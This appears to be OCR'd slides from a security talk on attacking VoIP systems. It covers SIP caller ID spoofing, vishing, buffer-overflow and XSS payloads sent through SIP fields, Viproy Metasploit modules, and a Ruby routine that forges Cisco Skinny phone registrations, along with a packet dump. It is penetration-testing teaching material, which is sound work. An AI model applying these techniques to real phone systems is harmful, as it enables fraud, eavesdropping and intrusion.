
Death Star in the Middle

Attacking a client using SIP service

- Caller ID spoofed messages
  - to install a malicious application or an SSL certificate
  - to redirect voicemails or calls
- Fake caller ID for Scam, Vishing or Spying
- Manipulate the content or content-type on messaging
  - Trigger a crash/BoF on the remote client
  - Inject cross-site scripting to the conversation

- Proxies with TLS+TCP interception and manipulation
  - Viproxy (github.com/fozavci/viproxy)
  - MITMproxy

SMS phishing using SIP messages




```
msf auxiliary(viproy-sip-message) > 
```

Attacking a client using SIP trust

- SIP server redirects a few fields to client
  - FROM, FROM NAME, Contact
  - Other fields depend on server (e.g. SDP, MIME)
  - Message content
- Clients have buffer overflow in FROM?
  - Send 2000 chars to test it !
  - Crash it or execute your shellcode if available
- Clients trust SIP servers and trust is UDP based
  - Trust hacking module can be used for the trust between server and client too.
- Viproy Penetration Testing Kit SIP Modules
  - Simple fuzz support (FROM=FUZZ 2000)
  - You can modify it for further attacks

Attacking a client using SIP trust




Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains exploit,

the client will be your stormtrooper.

Attacking clients using VoIP




```
[17:44:18] files are almost ready
[17:44:24] 701: do not forget the comments
[17:44:30] ok I'm checking them
[17:44:37] 701: waiting for it
```

```
msf auxiliary(viproy-sip-message) >
```

Attacking Skinny services

- Cisco Skinny (SCCP)
  - Binary, not plain text
  - Different versions
  - No authentication
  - MAC address is identity
  - Auto registration

- Basic attacks
  - Register as a phone
  - Disconnect other phones
  - Call forwarding
  - Unauthorised calls



Source: Cisco

Other Skinny researches

- Skinny vulnerabilities published

  http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20120229-cucm

  by Felix Lindner


  http://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20100303-cucm.html

  by Sipera VIPER Lab
- IxVoice SCCP (Skinny) Test Library
- VIPER UCSniff supports Skinny
- VIPER LAVA has Skinny support(?)

VoIP Security not found. Did you mean **Jason Ostrom**?

He is not only passionate about VoIP…

Attacking Skinny services




```
▽ Skinny Client Control Protocol
    Data length: 128
    Header version: Basic (0x00000000)
    Message ID: RegisterMessage (0x00000001)
    Device name: SEP000C29BF1890
    Station user ID: 0
    Station instance: 0
    IP address: 192.168.0.151 (192.168.0.151)
    Device type: Unknown (30016)
    Max streams: 5

0000  00 0c 29 93 5e 7a 00 0c  29 bf 18 90 08 00 45 60   ..).^z.. ).....E`
0010  00 b0 02 a6 40 00 80 06  74 8d c0 a8 00 97 c0 a8   ....@... t.......
0020  00 cd 04 17 07 d0 e7 1b  f2 21 8b c8 15 d2 50 18   ........ .!....P.
0030  fa f0 eb 67 00 00 80 00  00 00 00 00 00 00 01 00   ...g.... ........
0040  00 00 53 45 50 30 30 30  43 32 39 42 46 31 38 39   ..SEP000 C29BF189
0050  30 00 00 00 00 00 00 00  00 00 c0 a8 00 97 40 75   0....... ......@u
0060  00 00 05 00 00 00 00 00  00 00 14 00 72 85 01 00   ........ ....r...
0070  00 00 00 00 00 00 00 0c  29 bf 18 90 00 00 00 00   ........ ).......
0080  00 00 03 00 00 00 24 00  00 00 00 00 00 00 00 00   ......$. ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 43 49   ........ ......CI
00a0  50 43 2d 38 2d 36 2d 31  2d 30 00 00 00 00 00 00   PC-8-6-1 -0......
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......
```


Attacking Skinny services

Viproy has a Skinny library for easier development and sample attack modules

- Skinny auto registration
- Skinny register
- Skinny call
- Skinny call forwarding



```
def prep_register(device,device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #device
  p << ip_to_bytes(device_ip) #"\xC0\xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01\x0
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

